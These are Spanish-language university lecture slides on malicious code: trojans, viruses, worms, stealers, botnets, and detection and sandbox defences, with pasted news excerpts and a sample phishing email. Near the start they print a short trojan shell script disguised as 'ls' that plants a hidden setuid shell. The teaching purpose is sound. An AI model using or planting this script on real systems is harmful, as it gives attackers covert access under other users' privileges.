

Unidad 6

Código Malicioso

- **Conjunto de instrucciones que producen la violación de la política de seguridad.**
- **Tipos**
 - Caballos de Troya
 - Virus y Gusanos
 - Muchos otros

Ejemplo de cosas que puede hacer

- **Mostrar publicidad no deseada.**
- **Borrar archivos de configuración del disco rígido, para que la computadora se vuelva inoperable.**
- **Infectar una computadora y usarla para atacar a otras, haciendo parecer que el atacante es el dueño de la primer víctima.**
- **Obtener información sobre ud., sus hábitos en la computadora, los sitios web que visita, los lugares en los que está, etc.**
- **Capturar el audio y/o el video del dispositivo y enviarlo al atacante.**
- **Ejecutar comandos en un sistema, como si los hubiera ejecutado el usuario válido.**
- **Cifrar archivos y pedir un rescate económico.**
- **Robar archivos de la máquina, especialmente aquellos con información personal, financiera, licencias de software, etc.**
- **Subir archivos al sistema, incluyendo más código malicioso, software pirata, pornografía.**
- **Utilizar el poder de cómputo para, por ejemplo, minar bitcoins.**

- **Shell script en un sistema unix:**

```
cp /bin/sh /tmp/.xyzzzy  
chmod u+s,o+x /tmp/.xyzzzy  
rm ./ls  
ls $*
```

- **Lo grabo con el nombre “ls” y engaño a un usuario para que lo ejecute**
- **Tengo un shell con setUID a ese usuario.**

- **Programa con un propósito abierto (conocido para el usuario) y un propósito oculto (desconocido para el usuario).**
 - Generalmente llamado Troyano
- **Ejemplo: El script de la transparencia anterior**
 - Propósito abierto: listar archivos en un directorio
 - Propósito oculto: Crear un shell setUID

Ejemplo: NetBus (1998)

- **Designado para sistemas Windows 9x/NT**
- **La víctima lo descarga y lo ejecuta.**
 - Usualmente disfrazado como un juego.
- **Actúa como un servidor, aceptando y ejecutando comandos para administración remota.**
 - Incluye interceptación de teclas, robo de claves de hotmail, captura de pantallas, apertura y cerrado de lectora de CD, upload y download de archivos, etc.

Troyanos que se replican

- **Caballo de troya que hace copias de si mismo**
 - También llamados caballos de troya autopropagables.
 - Primera version del juego “animal” usaba esto para borrar copias de si mismo.
- **Difícil de detectar**
 - 1976: Karger y Schell sugieren modificar el compilador para incluir un troyano que se copia a si mismo en programas específicos, incluyendo versiones posteriores del compilador.
 - 1980s: Thompson implementa esta idea

Compilador de Thompson



Modifica el compilador para que cuando se compila el programa *login*, el mismo acepta la clave correcta del usuario o una clave fija (la misma para todos los usuarios)

Modifica el compilador para que cuando se compila una nueva version del compilador, el codigo extra para realizar el primer paso sea insertado automáticamente.



Recompila el compilador

Borra el código fuente que contiene la modificación y vuelve a poner el código fuente original.

El programa login



El compilador





Compiler virus infects thousands of programs

Published: 2009-08-20

A malicious program that infects software built with the Delphi programming language at compile time has been detected in thousands of applications, including other malicious programs, antivirus firms said this week.

The virus, known as Win32.Induc, replaces the `SysConst.pas` file used by Delphi compilers, leaving behind a backup of the original file. Programs compiled with the new file will spread the code to other systems, if those systems have older Delphi compilers installed. While the malicious program is several months old, antivirus firms have only recently started detecting the code, said security firm Sophos.

"Delphi is frequently used to create bespoke software, either by small software houses or by internal teams," Graham Cluley, senior technologist at Sophos, said in [a blog post](#). "If you believe that you may be using software written in Delphi you would be very wise to ensure that your antivirus software is updated."

Sophos detected more than 3,000 programs infected with the code, including some banking Trojans, suggesting that even cybercriminals have had their computers compromised by the program. Another antivirus firm, Avast, [has detected](#) more than 200,000 files, although it's not clear whether the files are unique programs.

Compiler viruses are not common but are not new, either. In a 1984 paper *Reflections on Trusting Trust* ([pdf](#)), computer scientist Ken Thompson posited that a compiler could be modified to produce programs modified with a backdoor. In a [1992 paper](#), antivirus researcher Vesselin Bontchev mentions the existence of the compiler virus, which infects executables when they are recompiled, as a way to get around integrity checking.

- **Programa que se inserta a si mismo en uno o más archivos y realiza alguna acción.**
- **Tiene dos Fases:**
 - *Fase de inserción*
 - *Fase de Ejecución – realiza una acción (puede ser nula)*

- **Programadores de Apple II escribieron algunos**
 - No los llamaban virus; muy experimentales
- **Fred Cohen (1983-1984)**
 - Estudiante de posgrado que los describió
 - Su profesor (Adleman) los llamó “computer virus”
 - La idea se prueba en sistemas UNIX y UNIVAC 1108.

Brain (Pakistani) virus (1986)




- Primer virus de PC, Altera el sector de booteo y se distribuye a otros Diskettes
- El virus intenta ocultarse para que no pueda ser detectado, modificando la interrupción 13H. Cuando se pide leer el sector de booteo, el virus muestra el sector de booteo original.
- El efecto del virus es cambiar la etiqueta del disco por la cadena: (c) Brain

- **Un programa que se copia a si mismo de una computadora a otra a través de una red, y que generalmente no requiere interacción de los usuarios para propagarse.**

Ejemplo: Internet Worm de 1988

- **Sus objetivos eran sistemas Vax y Sun**
 - Usaba vulnerabilidades en Sendmail y Finger. Intentaba crackear claves de usuarios y usar rsh.
 - Para recuperarse, había que desconectar el sistema de Internet y rebootear.
 - Para prevenir reinfección, varios programas críticos tuvieron que ser corregidos, recompilados y reinstalados.
- **Hubo que desensamblarlo para descubrir su funcionamiento**
- **Deshabilitó varios miles de sistemas en alrededor de 6 horas (alrededor del 10% de la Internet en ese entonces).**



- Cabeza: Código que explota una vulnerabilidad en el sistema atacado.
- Motor de propagación: una vez que entró a la máquina víctima, permite transferir el resto de si mismo, probablemente utilizando FTP, TFTP, HTTP, etc.
- Selector de objetivos: Para buscar nuevas victimas.
- Motor de escaneo: En base a la selección anterior, escanea en búsqueda de nuevas víctimas.
- Payload: Acciones que realiza el gusano, como por ejemplo instalar un agente de DDos, o abrir una puerta trasera, o conectarse a un servidor IRC y recibir comandos.

Gusano Nimda (septiembre 2001)

Este gusano utilizaba 5 mecanismos distintos para difundirse.

- **Explotando una vulnerabilidad conocida en IIS (CVE-2000-0884).**
- **Por mail, utilizando direcciones de correo existentes en el equipo infectado.**
- **Accediendo a carpetas compartidas.**
- **Agregando código malicioso en las páginas web de servidores comprometidos para atacar a los clientes que accedían a dichas páginas.**
- **Buscando y utilizando “puertas traseras” dejadas por los gusanos Code Red II y sadmind.**

Santy Worm

The Register

Software | Personal | Internet | Telecoms | Mobile | Security | Management | Science | Odds

Network Security | **Anti-Virus** | Spam | Identity | Spyware

Google

Defensa de Intrusos
vigilancia centralizada de registros de
s con LANguard!
hispana.com

Anti-Virus Solutions
Your one stop shop for all the top Anti-Virus
resources
www.thesourcecan.com

Try NoAdware for Free
35 Million Downloads Shows NoAdware
Protects & Speeds Up Your PC.
www.noadware.net

[The Register](#) » [Security](#) » [Anti-Virus](#) »

Santy worm defaces thousands of sites



PHP exploit

By [John Leyden](#)

Published Tuesday 21st December 2004 23:38 GMT

Get breaking Security news straight to your desktop - [click here to find out how](#)

A worm which attacks web servers running the popular phpBB discussion forum software to deface vulnerable systems spread widely across the net today.

The [Santy](#) worm searches for vulnerable forum sites using Google. When a suitable target is found, Santy uses a remote exploit to gain access and deface it before resuming its scanning activity. Content on defaced sites is replaced by the following text string.

"This site is defaced!!!!" NeverEverNoSanity

Conficker B (2008)



Ashley Carman, Editorial Assistant

September 10, 2014

Report: 31 percent of detected threats in 2014 attributed to Conficker

Share this article:



Six years after first being spotted in the wild, Conficker is still making its rounds online, and new research suggests that 31 percent of this year's top threats involved the worm.

Conficker capitalizes on unpatched machines that are still running Windows XP, as well as systems operating pirated versions of Windows, according to [F-Secure's Threat Report H1 2014](#), which identifies the top 10 threats of the first half of 2014. The countries most at risk for the worm are Brazil, the United Arab Emirates, Italy, Malaysia and France.



F-Secure noted in its mid-year report that the Conficker worm continues to impact users and that Gameover Zeus still poses a threat.

Trailing behind [Conficker](#) in the number two slot were Web-based attacks, which accounted for 20 percent of the top threats and frequently target the U.S., France and Sweden. Rounding out the top five were the Majava exploit (11 percent), Sality virus (10 percent), and the Ramnit virus (nine percent). The Majava exploit targeted Western countries, while both viruses had the greatest impact in Asia and South America during the first half of the year.

Análisis: <http://www.csl.sri.com/users/vinod/papers/Conficker/>

- **Un backdoor es, como su nombre lo indica, una puerta trasera que permite un acceso oculto que saltea los mecanismos de control de acceso convencionales.**

- **adware es cualquier programa que automáticamente muestra publicidad al usuario durante su instalación o durante su uso para generar lucro a sus autores.**
- **Spyware es cuando recopila información sobre una persona u organización sin su consentimiento. La función más común que tienen estos programas es la de recopilar información sobre el usuario, como por ejemplo sitios web que visita o consultas que realiza, y distribuirlo a empresas publicitarias, para mostrar publicidad dirigida.**

- **Captura teclas presionadas en un sistema comprometido, recolectando información sensible. Esto puede incluir claves, PINs, usuarios, etc.**
- **Generalmente se utilizan para realizar robo de identidad.**

- **Un programa que realiza una acción que viola la política de seguridad cuando ocurre un evento externo.**
- **Ejemplo: Programa que borra la nómina de sueldos de una compañía cuando se borra un registro en particular.**
 - El “registro particular” generalmente es el de la persona que escribe la bomba lógica.
 - La idea es que si la persona es despedida y se borra su registro en la nómina de sueldos, la compañía pierde todo el resto de los registros.

- **Un rootkit es una herramienta, o un grupo de ellas usadas para esconder los procesos y archivos que permiten al intruso mantener el acceso al sistema, a menudo con fines maliciosos. Un rootkit oculta inicios de sesión (logins), procesos, archivos y registros (logs). Puede incluir software para interceptar datos procedentes de terminales, conexiones de red (sniffer) e incluso el teclado (keylogger).**

- **Un ransomware es un software malintencionado que restringe el acceso (generalmente usando cifrado) a determinadas partes o archivos del sistema infectado, y pide un rescate a cambio de quitar esta restricción.**

¿Qué son los password stealers?

- Un password stealer es un tipo de malware que se centra en robar las contraseñas almacenadas en un sistema. Estas contraseñas pueden incluir credenciales de inicio de sesión de cuentas en línea, correos electrónicos, redes sociales, aplicaciones y otros servicios.
- El password stealer puede buscar en el sistema en busca de contraseñas almacenadas en navegadores web u otros archivos locales. Una vez recopiladas las contraseñas, el malware las envía a los atacantes, quienes pueden utilizarlas para acceder ilegalmente a las cuentas de los usuarios, robar información personal o llevar a cabo actividades maliciosas.



Almacenamiento de claves en el navegador

campus.inap.gob.ar/login/index.php

INAP 50 años Campus Virtual

Bienvenidas/os al Campus Virtual

Ingrese sus datos aquí:

20111111111111

ACCEDER

☒ Recordar nombre de usuario

[¿Olvidó su nombre de usuario o contraseña?](#)

¿Quieres guardar la contraseña?

Guardar solo en este dispositivo

Nombre de usuario: 20111111111111

Contraseña: *****

Guardar Nunca

Las contraseñas se guardan en el [Gestor de contraseñas de Google](#) de este dispositivo.

Portal de Capacitación

Aquí encontrarás la oferta de capacitación que el INAP brinda para el desarrollo de las capacidades de los empleados públicos.

ACCEDER

¿No tenés usuario?

Este Campus es para los agentes de la administración pública. Para disponer de un usuario tenés que haber acreditado al menos una actividad en el INAP o tener confirmada una vacante en un curso virtual activo.



DEPARTAMENTO
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

Técnicas de distribución de password stealers



Correos fraudulentos

From: **AFIP e-Ventanilla** <eventanilla@afip.gov.ar>

Date: Mon, May 8, 2023 at 12:54 PM

Subject: EMBARGO - Ultimas 24hs Evita Derivacion a la Instancia Legal (359613)

ADMINISTRACIÓN FEDERAL DE INGRESOS PÚBLICOS

Buenos días Sr,

Cancelacion obligaciones fiscales reclamadas en juicio de ejecucion fiscal com sumas embargadas.
Reforma Fiscal. Ley 27.430 Condiciones y procedimiento

EVITE INCONVENIENTES EN SU DOMICILIO

Usted cuenta con un plazo de 2 días hábiles para cancelar su obligación. Vencido el plazo concedido sin que se hubiera efectuado el pago, nuestro mandante se reserva los derechos para iniciar posibles acciones judiciales tendientes a obtener el pago de su acreencia, lo que le ocasionará mayores gastos

Con el fin de ofrecerle una solución y detener este proceso, el estudio le informa que cuenta con facilidad para efectuar el pago y cancelar su deuda.

[Resolución de Archivo General](#)

[Adjunto le enviamos copia de la misma](#)



DEPARTAMENTO
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

Búsquedas en internet



como activar adobe photoshop 2023



Descargar Photoshop 2023 - GRATIS Adobe Photoshop Full Espanol // activado



Zero Manuel XD ✓
202 k suscriptores

Suscribirse

118



Compartir

Guardar



3.4 K vistas hace 9 días

Descargar Photoshop 2023 - GRATIS

De tutoría reddit.com/r/EXPERTTUTORIALVIDEO/comments/1280zck/tutorial_video/

Mostrar más



DEPARTAMENTO
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

September 15, 2022

RedLine: self-spreading stealer targets gamers on YouTube

Kaspersky researchers spotted an unusual malicious bundle (a collection of malicious programs distributed in the form of a single installation file, self-extracting archive or other file with installer-type functionality) targeting gamers on YouTube. Its main payload is the widespread RedLine stealer, one of the most common Trojans used to steal passwords and credentials from browsers.



DEPARTAMENTO
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

Threat Actors Abuse AI-Generated Youtube Videos to Spread Stealer Malware



Trending! This Article has been trending on Internet for past 24 hours!

7 mins read time

Since November 2022 there has been a 200-300% month-on-month increase in Youtube videos containing links to stealer malware such as Vidar, RedLine, and Raccoon in their descriptions. The videos lure users by pretending to be tutorials on how to download cracked versions of software such as Photoshop, Premiere Pro, Autodesk 3ds Max, AutoCAD, and other products that are licensed products available only to paid users.



Pavan Karthick M

Published on March 13, 2023



**DEPARTAMENTO
DE COMPUTACION**

Facultad de Ciencias Exactas y Naturales - UBA

Android password-stealing malware infects 100,000 Google Play users

By [Bill Toulas](#)

March 21, 2022 04:29 PM 4



DEPARTAMENTO
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

- **Distinguir malware conocido**
- **Detectar uso indebido de recursos**
- **Análisis dinámico en sandbox**
- **Distinguir entre datos e instrucciones ejecutables**
- **Limitar a los procesos el acceso a los objetos**
- **Prohibir el “sharing”**
- **Detectar la modificación de archivos**
- **Detectar acciones fuera de las especificaciones**
- **Analizar características estadísticas**
- **Whitelisting**

- **Detección de programas maliciosos mediante patrones conocidos.**
- **Uso de Heurísticas:**
 - Intento de acceso al sector de booteo.
 - Intento de listar todos los documentos en un directorio.
 - Intento de modificar algún programa ejecutable.
 - Intento de borrar archivos del disco rígido.
 - Intento de agregarse en el inicio del sistema operativo.
 - Utilización de empaquetador.

EDR Y XDR

Un Sandbox es un entorno controlado en el que las acciones de un proceso son restringidas de acuerdo a una política de seguridad.


Ejemplos:

- Applets Java y java Sandbox
- Jails (limitaciones impuestas a un programa por el sistema operativo).

Ejemplo: chroot permite cambiar el directorio raíz al que accede un proceso.

- **Un Applet Java es un programa escrito en Java que puede ser embebido dentro de una página web. Por seguridad, se ejecuta dentro de la Sandbox.**
- **Inicialmente, el Sandbox no permite que los applets accedan a los archivos del cliente, y no permite que se invoquen otros programas. Los applets sólo pueden establecer una comunicación de red sóloamente con el host desde el cual el applet fue descargado.**

- **Posteriormente, se permite que si el applet está firmado por una fuente confiable, entonces se pueden levantar algunas o todas las restricciones.**



- **En resumen:**
- **Si el applet no está firmado, se ejecuta en un entorno altamente restringido.**
- **Si el applet está firmado, el JRE chequea si en el archivo `java.policy` (configurable con herramienta `policytool`) se especificaron privilegios especiales para el URL del applet. Si existen, el applet se ejecuta con dichas restricciones.**
- **Si el applet firmado no tiene una política de seguridad asignada, el JRE chequea si el autor está en la lista de autores confiables. En base a eso, determina si el applet tiene acceso completo o pregunta si queremos permitir la ejecución.**

Máquina Virtual (VM)

- **Un programa que simula el hardware de una computadora.**
- ***El Virtual machine monitor (VMM)* provee máquinas virtuales en las que se puede ejecutar un sistema operativo convencional**
 - Cada VM es un sujeto. El Monitor no sabe acerca de los procesos que se ejecutan en cada VM.
 - El Monitor intermedia entre los recursos y las solicitudes de las máquinas virtuales, y funciona como un núcleo de seguridad.

- **Poner a todos los programas en el menor nivel de seguridad, y a los sujetos en niveles superiores/**
 - Por la propiedad *, nada puede escribir/modificar dichos programas
 - Por la propiedad simple, todos pueden leer (y ejecutar dichos programas)
- **Ejemplo: sistema DG/UX**
 - Todos los ejecutables en “region de protección de virus” más abajo que las regiones de usuario y de administrador.

Detectar alteraciones de Archivos


- **Técnicas descriptas en la clase de Detección de Intrusiones**
- **Ejemplo: tripwire**
 - Consiste en almacenar la firma de atributos de archivos, y hash criptográfico como MD5, SHA-1, etc.)

- **Un problema complejo**
 - ¿Como darse cuenta de que lo que el usuario pide no es lo que quiso pedir?

Botnets

- Luego de un ataque exitoso contra un equipo, un bot (también conocido como zombie o drone) puede ser instalado en el sistema. Este programa habilita un mecanismo de control remoto para poder controlar a la víctima. A través de este mecanismo, el atacante puede ejecutar comandos arbitrarios y tomar control total del sistema víctima.
- Una botnet es una red de equipos comprometidos que puede ser controlada en forma remota por un atacante.

Bots y Botnets



Usos:

- Ataques DDoS
- Spam
- Sniffing de Tráfico
- Robo de información
- Logueo de teclas
- Difusión de nuevo malware
- Spyware
- Abuso de servicios como Google AdSense
- Manipulación de encuestas online
- Robo de identidad

Fuente:

https://www.researchgate.net/publication/227859109_Study_of_Botnets_and_their_threats_to_Internet_Security

Botnets

X-Chat [2.4.3]: wlzvor21 @ dsqx.FullNetwork.org / #wlzvor# (+tnr)

X-Chat IRC Server Settings Window Help

2 ops, 31 total

lithyum

[[GB]]

desKrriada

desKrriado

r0Y

wlzvor|179672

wlzvor

wlzvor21

wlzvor|174621

wlzvor|184383

wlzvor|209125

wlzvor|226285

wlzvor|282468

wlzvor|284148

wlzvor|294507

wlzvor|324934

wlzvor|413035

wlzvor|417272

wlzvor|456358

wlzvor|480110

wlzvor|517243

